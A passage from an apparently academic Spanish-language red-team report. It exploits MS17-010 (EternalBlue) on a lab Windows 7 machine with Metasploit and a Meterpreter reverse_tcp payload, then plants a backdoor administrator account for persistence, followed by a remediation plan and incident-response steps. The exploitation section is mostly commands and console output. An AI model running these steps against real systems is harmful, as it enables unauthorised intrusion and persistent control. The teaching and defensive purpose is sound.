Una vez dentro de la consola, se realiza la búsqueda del módulo correspondiente al exploit **EternalBlue** (MS17-010) utilizando el comando **search ms17-010**. Esta acción permite visualizar los módulos disponibles para llevar a cabo la explotación de la vulnerabilidad.

Figura 24

Ejecución de Comandos Iniciales en Metasploit

```

[xi@poot@parrot]~[/home/user]
#msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

user's Home
dB88888b dB88P dB88888P dB8888b
dB'
dB'dB'dB'dB' dB8P dBP dBP BB
dB'dB'dB'dB' dBP dBP dBP BB
dB'dB'dB'dB'dB888P dBP dB888888
READLINE license

password.txt

Trash

To boldly go where no
shell has gone before

=[ metasploit v6.4.58-dev ]
+ -- --=[ 2483 exploits - 1279 auxiliary - 431 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search ms17-010

Matching Modules
=====

```

Nota. Metasploit tiene módulos listos para explotar MS17-010.

Acto seguido, el comando **search ms17-01** revela su hallazgo: varios exploits relacionados con la vulnerabilidad MS17-010. Se identificaron dos exploits en el módulo “exploit” y dos adicionales en “auxiliary”. Uno de ellos resulta especialmente relevante: **exploit/windows/smb/ms17_010_eternalblue**, este último se destaca no solo por incluir el término “**eternalblue**”, una clara referencia a MS17-010, sino también por su fecha de publicación, el 14 de marzo de 2017. Además, se asocia al número de coincidencia cero (0), un detalle aparentemente menor, pero que adquiere importancia en etapas posteriores.

Figura 25

Exploración, Exploit MS17-010 – Comando: search ms17-010

```
[msf](Jobs:0 Agents:0) > search ms17-010

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	target: Automatic targets				
2	target: Windows 7				
3	target: Windows Embedded Standard 7				
4	target: Windows Server 2008 R2				
5	target: Windows 8				
6	target: Windows 8.1				
7	target: Windows Server 2012				
8	target: Windows 10 Pro				
9	target: Windows 10 Enterprise Evaluation				
10	exploit/windows/smb/ms17_010_g0=rec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	target: Automatic				
12	target: PowerShell				
13	target: Native upload				
14	target: HCP upload				
15	AKA: ETERNALSYNERGY				
16	AKA: ETERNALROMANCE				
17	AKA: ETERNALCHAMPION				
18	AKA: ETERNALBLUE				
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	AKA: ETERNALSYNERGY				
21	AKA: ETERNALROMANCE				
22	AKA: ETERNALCHAMPION				
23	AKA: ETERNALBLUE				
24	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
25	AKA: ETERNALSYNERGY				
26	AKA: ETERNALBLUE				
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution
28	target: Execute payload (x64)				
29	target: Neutralize implant				

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

```
[msf](Jobs:0 Agents:0) >>
```

Nota. Metasploit tiene módulos listos para explotar MS17-010, como EternalBlue.

Tras la identificación del exploit, se aborda la ejecución, paso seguido es emplear el comando **use** y luego el número de coincidencia **Matching** es, lo ya comentado, el **cero**. Por lo tanto, el comando para activar esto es **use 0**, permitiendo ingresar al módulo. En el exploit, se usa **options**, que despliega opciones y parámetros necesarios. Al hacerlo, se ven campos a completar o ajustar.

Indispensable definir RHOSTS, máquina objetivo, y cambiar LHOST, el equipo atacante.

Figura 26

Exploit EternalBlue MS17-010, /ms17_010_eternalblue

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> options

Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name      Current Setting  Required  Description
  ----
  RHOSTS    192.168.7.21     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
  -meterpreter.Rhost
  RPORT     445              yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2
  008 R2, Windows 7, Windows Embedded Standard 7 tar
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
  R2, Windows 7, Windows Embedded Standard 7 target
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Window
  s 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0    Automatic Target

View the full module info with the info, or info -d command.
```

Nota. El exploit MS17-010 está configurado en Metasploit con el puerto 445 y payload reverse_tcp

A continuación, se ilustra la asignación del valor al parámetro **RHOSTS**, este es para la dirección IP de la máquina Windows, bajo la IP **192.168.7.21**. El parámetro **LHOST** igualmente se ajusta, fijando la IP de la máquina desde donde el ataque se inicia, la **192.168.7.22**. Este cambio permite definir el canal de comunicación entre el sistema comprometido y el atacante.

Aparte del exploit central, se configuran un **payload** especial el **windowsx64meterpreterreverse_tcp**. Este fragmento fue creado para facilitar el acceso remoto a sistemas Windows de 64 bits ya vulnerados. Usar **Meterpreter** ofrece una consola interactiva, con reglas de nivel más avanzado, esto para hacer tareas post-explotación, por ejemplo, recoger datos, subir privilegios, o conseguir persistencia en el sistema,

básicamente. **reverse_tcp** permite establecer conexión inversa (maquina víctima hacia atacada).

Figura 27

Parámetros del Exploit MS17-010

```
msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 192.168.7.21
RHOSTS => 192.168.7.21
msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST 192.168.7.22
LHOST => 192.168.7.22
msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.7.21    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.7.22    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>
```

Nota. Exploit MS17-010 configurado en Metasploit contra 192.168.7.21, con payload **reverse_tcp** y puerto 445.

Después de ajustar los parámetros necesarios, todo lo que queda es darle al ataque, ejecutándolo con el comando **run** o **exploit**. Esa acción detona el proceso de explotación, corriendo hacia la maquina objetivo, para lograr acceso y tener control absoluto.

Una vez que el ataque ha tenido éxito, se establece una sesión de **Meterpreter**, lo que confirma que el sistema ha sido vulnerado, esta sesión representa una puerta abierta para el atacante, quien ahora cuenta con acceso remoto privilegiado a la máquina comprometida. Desde allí, puede ejecutar comandos avanzados directamente sobre el sistema víctima, lo que amplía significativamente su capacidad de control y manipulación.


Figura 28*Ataque Exitoso a Máquina Víctima*

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run
[*] Started reverse TCP handler on 192.168.7.22:4444
[*] 192.168.7.21:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.7.21:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-3.1.10/lib/recog/fingerprint/regexp_factory.rb:34: warning: res
sed repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.7.21:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.7.21:445 - The target is vulnerable.
[*] 192.168.7.21:445 - Connecting to target for exploitation.
[*] 192.168.7.21:445 - Connection established for exploitation.
[*] 192.168.7.21:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.7.21:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.7.21:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.7.21:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.7.21:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.7.21:445 - Target arch selected valid for arch indicated by DCI/RPC reply
[*] 192.168.7.21:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.7.21:445 - Sending all but last fragment of exploit packet
[*] 192.168.7.21:445 - Starting non-paged pool grooming
[*] 192.168.7.21:445 - Sending SMBv2 buffers
[*] 192.168.7.21:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.7.21:445 - Sending final SMBv2 buffers.
[*] 192.168.7.21:445 - Sending last fragment of exploit packet!
[*] 192.168.7.21:445 - Receiving response from exploit packet
[*] 192.168.7.21:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.7.21:445 - Sending egg to corrupted connection.
[*] 192.168.7.21:445 - Triggering free of corrupted buffer.
[*] Sending stage (001011 bpxcx) to 192.168.7.21
Meterpreter session 1 opened (192.168.7.22:4444 => 192.168.7.21:49160) at 2025-05-01 00:34:45 +0000
[*] 192.168.7.21:445 - .....WIN.....
[*] 192.168.7.21:445 - .....
[*] 192.168.7.21:445 - .....
```

Nota. El exploit MS17-010 fue ejecutado con éxito: se abrió una sesión Meterpreter contra 192.168.7.21.

Se logra evidenciar cómo la máquina afectada 192.168.7.21 solo tiene dos cuentas de usuario, con acceso total de administrador, y la otra para invitados, esa evidencia, confirma que ahora mismo, no hay otros usuarios en el sistema, esta comprobación es muy importante antes de crear una nueva cuenta con más permisos como parte del ataque para usar la vulnerabilidad.

Figura 29*Creación de Usuarios en Win7*



Nota. La máquina comprometida con MS17-010 es Windows 7, se accede como administrador tras la explotación.

Finalmente, tras establecer con éxito una sesión de **Meterpreter** en la máquina virtual con Windows 7, se procedió a verificar los privilegios obtenidos e iniciar acciones para consolidar el acceso. Se ejecutaron comandos básicos que permitieron identificar el usuario activo, confirmar la escalada de privilegios y crear una nueva cuenta con permisos de administrador.

La sesión reveló que el acceso se había logrado bajo privilegios NT AUTHORITY\SYSTEM, el nivel más alto de privilegios en sistemas Windows, lo que confirma que la escalada fue exitosa. A continuación, se abrió una consola interactiva para ejecutar comandos directamente sobre el sistema comprometido.

Se listan los miembros del grupo de administradores, se creó un nuevo usuario llamado **MarthaBedoya** con una contraseña definida, y finalmente se otorgaron privilegios elevados al integrarlo al grupo de administradores. Esta secuencia de acciones demuestra que se obtuvo control total sobre el sistema objetivo tal como se evidencia en las siguientes dos figuras:

Figura 30*Privilegios Elevados y Usuario Administrador en Windows 7*

Paso	Comando ejecutado	Descripción	Resultado
1	<code>getuid</code>	Verifica el usuario bajo el cual se ejecuta la sesión de Meterpreter.	Se confirma acceso como NT AUTHORITY\SYSTEM.
2	<code>shell</code>	Abre una consola interactiva para ejecutar comandos de Windows.	Se habilita el uso de comandos nativos.
3	<code>net localgroup Administradores</code>	Lista los usuarios que pertenecen al grupo de administradores.	Se identifican los miembros actuales del grupo.
4	<code>net user MarthaBedoya Seminario123\$ /add</code>	Crea un nuevo usuario con la contraseña especificada.	Se añade el usuario MarthaBedoya al sistema.
5	<code>net localgroup Administradores MarthaBedoya /add</code>	Agrega el nuevo usuario al grupo de administradores.	MarthaBedoya obtiene privilegios administrativos

Nota. Desde Meterpreter se confirma acceso como SYSTEM y se crea el usuario MarthaBedoya con privilegios de administrador.

Figura 31*Creación de Usuario con Privilegios Administrativos vía Meterpreter*

```
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > shell
Process 1802 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>net localgroup Administradores
net localgroup Administradores
Nombre de alias Administradores
Comentario Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Miembros
-----
Administrador
usuario
Se ha completado el comando correctamente.

C:\Windows\system32>net user MarthaBedoya Seminario123$ /add
net user AlexisRomero Seminario123$ /add
Se ha completado el comando correctamente.

C:\Windows\system32>net localgroup administradores MarthaBedoya /add
net localgroup administradores MarthaBedoya /add
Se ha completado el comando correctamente.

C:\Windows\system32>net localgroup Administradores
net localgroup Administradores
Nombre de alias Administradores
Comentario Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Miembros
-----
Administrador
MarthaBedoya
usuario
Se ha completado el comando correctamente.


C:\Windows\system32>
```

Nota. Desde Meterpreter se confirma acceso como SYSTEM; se crea usuario y se añade al grupo de administradores.

Por último, directamente desde el entorno gráfico de Windows, que se nota que se ha creado el usuario **MarthaBedoya** con privilegios de administrador. Esta evidencia complementa el proceso de explotación realizado previamente, mostrando que el acceso al sistema no solo se consolidó mediante la sesión de Meterpreter, sino que también se logró establecer una cuenta persistente con permisos elevados.

Figura 32

Creación de Usuario con Privilegios en Windows



Nota. La cuenta MarthaBedoya aparece como administrador en la máquina comprometida.

El equipo culminó la fase de post-explotación con una acción decisiva: la creación de un usuario con privilegios administrativos dentro del sistema comprometido, esta intervención no solo consolidó el acceso obtenido, sino que permitió simular con claridad cómo un atacante podría establecer persistencia y control total en un entorno real. La evidencia recolectada, refleja el alcance del compromiso y deja en evidencia la necesidad urgente de fortalecer los mecanismos de defensa, con esta etapa, se cierra el ciclo ofensivo del ejercicio, dando paso a la reflexión estratégica y a las medidas de remediación.

3.5.1. Evidencia Técnica Ataque Simulado

La siguiente figura entrega la evidencia técnica recopilada durante el ataque simulado, en ella se documentan los comandos, herramientas y resultados que respaldan cada fase del ejercicio, mostrando la forma cómo se detectó, explotó y consolidó el acceso al sistema vulnerable.

Figura 33

Evidencia Técnica del Ataque Simulado

Fase	Acción realizada	Herramienta / Comando	Evidencia técnica
Escaneo inicial.	Identificación de puertos abiertos y sistema operativo.	nmap 192.168.7.21 -Pn --open -p- -O -n.	Puerto 445 abierto, sistema Windows 7 detectado.
Escaneo de vulnerabilidad.	Detección de fallos en servicios activos.	nmap -sV -T5 -Pn -sS --script vuln -p 135,139,445,... -n.	Vulnerabilidad crítica en SMBv1 identificada (MS17-010).
Confirmación de CVE.	Validación de la vulnerabilidad detectada.	CVE-2017-0143 (Mitre CVE), Exploit DB.	EternalBlue confirmado como exploit viable para Windows 7.
Selección de exploit.	Búsqueda y configuración del módulo en Metasploit.	search ms17-010, use 0, set RHOSTS, set LHOST.	Módulo exploit/windows/smb/ms17_010_eternalblue con payload reverse_tcp.
Ejecución del ataque.	Lanzamiento del exploit y apertura de sesión remota.	run o exploit.	Sesión Meterpreter activa con privilegios SYSTEM.
Post-explotación.	Verificación de privilegios y creación de usuario administrador.	Comandos Meterpreter + entorno gráfico Windows.	Usuario MarthaBedoya creado con privilegios elevados.
Persistencia.	Confirmación de control total y acceso persistente.	Visualización en entorno gráfico de Windows.	Usuario aparece como administrador en la máquina comprometida.
Timeline del ataque simulado.	Reconstrucción cronológica del ataque paso a paso.	Figura 16 del documento.	Secuencia completa desde escaneo hasta consolidación del acceso.

Nota. La figura resume con precisión cada paso técnico, herramienta utilizada y evidencia recolectada, facilitando la comprensión del impacto y la replicabilidad del ejercicio.

El simulacro permitió confirmar la explotación de la vulnerabilidad MS17-010, evidenciar el escalamiento de privilegios y consolidar el acceso persistente en el sistema comprometido, esta experiencia reafirma la urgencia de implementar controles técnicos robustos y planes de respuesta eficaces ante incidentes reales.

3.5.2. Timeline Completo: Reconstrucción Técnica del Ataque Simulado

Esta línea de tiempo desglosa el ejercicio simulado del Red Team, simulando investigación metódica, conforme a las técnicas de pentesting, y adaptándose al escenario propuesto en el Anexo 4. Cada acontecimiento es documentado con rigor técnico, presentando pruebas reales y una explicación sencilla que facilita la comprensión del impacto del ataque, sus consecuencias, y las elecciones del equipo en la simulación.

Figura 34

Timeline Ataque Simulado

Día	Fase del Pentesting	Actividad realizada	Herramienta / Comando	Evidencia / Resultado técnico	Detalles narrativos y técnicos
1	Detección inicial	Revisión del escenario planteado en el Anexo 4.	Descripción del caso (Entorno virtualizado, MV: Parrot OS Security, Windows 7)	Se detecta una posible fuga de información desde Host-A (Windows 7), con indicios de explotación de vulnerabilidad, escalamiento de privilegios y creación de usuario no autorizado.	El equipo parte de una hipótesis clara: existe una fuga de datos.
2	Reconocimiento	Escaneo superficial del sistema objetivo desde Parrot OS.	nmap -Pn --open -p- -O -n	Se identifican puertos abiertos, entre ellos el 445 (SMB), y se confirma que el sistema operativo es Windows 7.	Aunque el escenario ya ofrece información, se realiza un escaneo para validar la configuración real del sistema y confirmar vectores de ataque.
3	Escaneo de vulnerabilidades	Evaluación dirigida de servicios activos y vulnerables.	nmap -sV -T5 -Pn -sS --script vuln -p 135,139,445,... -n	Se confirma la presencia del protocolo SMBv1 en el puerto 445, vinculado a la vulnerabilidad MS17-010 (EternalBlue).	El escaneo revela una debilidad crítica en el servicio SMB. Se prioriza el puerto 445 por su historial de vulnerabilidades en sistemas Windows.
3	Validación de exploit	Consulta de bases de datos de vulnerabilidades.	Exploit DB / CVE Mitre.	Se verifica que EternalBlue puede ser explotado mediante Metasploit. Se identifica el módulo exploit/windows/smb/ms17_010_etern alblue.	Se investiga la viabilidad del ataque. La consulta en fuentes confiables permite confirmar que la vulnerabilidad es explotable y documentada.
4	Ejecución del exploit	Compromiso del sistema objetivo.	Metasploit + payload windows/x64/meterpreter/ reverse_tcp	Se establece una sesión Meterpreter con privilegios NT AUTHORITY\SYSTEM, confirmando el acceso total al sistema.	Se configura el exploit y se lanza el ataque. El acceso remoto con privilegios elevados valida la hipótesis inicial y demuestra el riesgo real.
5	Post-explotación	Verificación de usuarios y consolidación del acceso.	net user, net localgroup, getuid.	Se crea el usuario persistente MarthaBedoya con privilegios administrativos. Se confirma la escalada de privilegios.	Se documenta la persistencia en el sistema. La creación del usuario permite simular un atacante que consolida su acceso para futuras acciones.
6	Documentación técnica	Redacción del informe y generación de evidencias gráficas.	Word / draw.io / capturas de pantalla.	Se consolidan los hallazgos, se redacta el informe técnico y se genera el gráfico de secuencia que ilustra el flujo del ataque.	Se organiza la evidencia, se redacta el informe y se visualiza el ataque. Esta fase cierra el ciclo de pentesting con claridad y rigor técnico.

Nota. Se detectó fuga en Host-A, se confirmó vulnerabilidad SMB, la cual se explotó con Metasploit, logrando acceso total y usuario con permisos de administrador.

El timeline no sólo revela la progresión técnica del ataque sino también, muestra la habilidad del grupo para detectar, aprovecharse, y documentar un fallo crítico, eso todo en un ámbito seguro y con principios éticos. Comprender el proceso con claridad permite cuantificar el riesgo, de manera realista y sustentar las medidas correctivas que se necesitan.

3.5.3. Plan Integral de Remediación

Con base en los hallazgos obtenidos durante el ejercicio práctico, se definió un conjunto de acciones específicas orientadas a corregir la vulnerabilidad identificada, prevenir futuros incidentes y fortalecer la seguridad general del entorno, este plan fue diseñado para ser comprensible, funcional y sostenible en el tiempo:

1. Erradicación de la vulnerabilidad MS17-010: como primera medida, se recomienda aplicar los parches de seguridad oficiales de Microsoft en todos los sistemas que aún operen con Windows 7. Asimismo, se considera fundamental deshabilitar el protocolo SMBv1 en estaciones de trabajo y servidores, dado que representa un riesgo significativo por su obsolescencia. También se sugiere verificar que no existan servicios expuestos en el puerto 445 sin las debidas medidas de protección.

2. Fortalecimiento de credenciales y control de acceso: una vez asegurado el entorno, es necesario revisar todas las cuentas activas y eliminar aquellas no autorizadas, como la cuenta “MarthaBedoya” creada durante la prueba, se recomienda implementar políticas de contraseñas robustas y habilitar la autenticación multifactor (MFA). Además, se debe auditar la pertenencia a grupos de administradores y restringir privilegios únicamente a los usuarios que realmente lo requieran.

3. Mejora del monitoreo y detección temprana: para anticipar posibles ataques similares, se propone configurar alertas que identifiquen comportamientos anómalos en puertos críticos como el 445 y el 139; la implementación de una solución SIEM permitiría una supervisión continua de eventos y registros. Asimismo, se sugiere realizar escaneos periódicos con herramientas como Nmap para detectar vulnerabilidades antes de que sean explotadas.

4. Segmentación de red y control de movimientos laterales: una red segmentada dificulta la propagación de ataques. Por ello, se recomienda dividir la infraestructura en zonas según la sensibilidad de los datos, aplicar controles de acceso entre segmentos mediante firewalls, y establecer políticas RBAC (control de acceso basado en roles) que limiten el tráfico a lo estrictamente necesario.

5. Capacitación del personal y simulacros periódicos: la tecnología por sí sola no es suficiente, es fundamental que el personal esté capacitado para identificar amenazas y actuar de forma adecuada. Se recomienda implementar programas de formación continua y realizar simulacros de ataques tipo Red Team para evaluar la capacidad de respuesta organizacional, fomentar una cultura de ciberseguridad representa una defensa valiosa a largo plazo.

6. Documentación y mejora continua: es indispensable mantener actualizado el inventario de activos y sus configuraciones, cada incidente debe ser documentado, incluyendo las acciones de respuesta y las lecciones aprendidas, las políticas de seguridad deben revisarse periódicamente y ajustarse a los nuevos riesgos identificados.

Este plan responde al incidente simulado, y además propone una ruta definida, duradera y se podría permanecer con el pasar del tiempo para robustecer la seguridad en organizaciones que enfrenten riesgos similares. Uniando medidas técnicas, operativas, y humanas, se quiere no solo solucionar la vulnerabilidad, sino también crear una cultura de prevención y resiliencia ante amenazas futuras.

Etapa 4 - Respuesta y Contención Ante Incidentes de Ciberseguridad

4.1. ¿La acción Inicial que Tomaría como Futura Profesional en Seguridad Informática ante un Incidente de Seguridad en Tiempo Real?

Cuando se detecta un ciberataque en tiempo real, el equipo de seguridad debe actuar con rapidez, criterio técnico y una coordinación impecable. Las decisiones que se toman en los primeros minutos son determinantes para minimizar el impacto, evitar que la amenaza se propague por la red y restaurar los servicios afectados en el menor tiempo posible.

Estas acciones iniciales son fundamentales para proteger la infraestructura tecnológica, preservar las evidencias digitales y garantizar la continuidad operativa de los servicios críticos, la respuesta debe estar basada en pruebas técnicas concretas y adaptarse al contexto específico del incidente, esto implica activar los sistemas de alerta, identificar con precisión los activos comprometidos, aislar los dispositivos afectados y preparar la restauración desde entornos seguros y verificados. Además, es necesario implementar medidas de contención que frenen la amenaza sin comprometer la integridad de los datos ni interrumpir los servicios principales. Cada decisión tomada en esta fase no solo contribuye a detener el daño inmediato, sino que también fortalece la postura de seguridad de la organización frente a futuros ataques.

Figura 35

Fases del Proceso de Respuesta a Incidentes en Ciberseguridad

Fase del proceso de respuesta a incidentes	Acciones principales	Explicación técnica y argumentada
Acción inicial prioritaria en un ataque en tiempo real	Confirmar la naturaleza del ataque mediante análisis de logs y tráfico. Validar si el evento es real o un falso positivo. Identificar sistemas críticos afectados.	Ante un ataque en tiempo real, el equipo comienza por confirmar técnicamente su naturaleza. Se analizan registros de SIEM, IDS/IPS y EDR/XDR para correlacionar anomalías. El tráfico se examina con Wireshark, buscando patrones como conexiones repetitivas o intentos de exfiltración. Esta validación evita acciones precipitadas que podrían comprometer evidencia o disponibilidad. Una vez confirmado, se procede al aislamiento controlado del host afectado.
1 - Identificación y confirmación del ataque	Determinar el impacto sobre el servicio. Identificar sistemas comprometidos. Analizar logs de SIEM, IDS/IPS. Monitorear tráfico en tiempo real con Wireshark. Revisar alertas de EDR/XDR.	El equipo comienza verificando si el evento es real o un falso positivo. Se correlacionan anomalías en SIEM/IDS, se examina el tráfico con Wireshark y se validan alertas de EDR/XDR. Esta fase define la magnitud del incidente y permite priorizar sistemas críticos.
2 - Aislamiento del host comprometido	Aislar servidores o dispositivos afectados. Usar entornos de respaldo o máquinas virtuales. Bloquear IPs maliciosas en firewall/IDS. Desactivar cuentas comprometidas y cambiar credenciales.	Una vez confirmado el ataque, se contiene la amenaza aislando el host comprometido. Se bloquean direcciones IP maliciosas y cuentas afectadas, buscando frenar la propagación sin perder evidencia útil para el análisis forense.
3 - Mitigación del ataque	Eliminar backdoors y cronjobs sospechosos. Crear reglas de contención en EDR. Bloquear ataques web en WAF (SQLi, XSS, CSRF). Usar Sysmon y Velociraptor para recolectar artefactos. Aplicar parches y reforzar firewalls/ACLs.	En esta fase se neutralizan los vectores de ataque. Se eliminan puertas traseras y cronjobs sospechosos, se aplican reglas de contención en EDR y bloqueos en WAF. Sysmon y Velociraptor ayudan a recolectar evidencia, mientras se refuerzan configuraciones de seguridad.
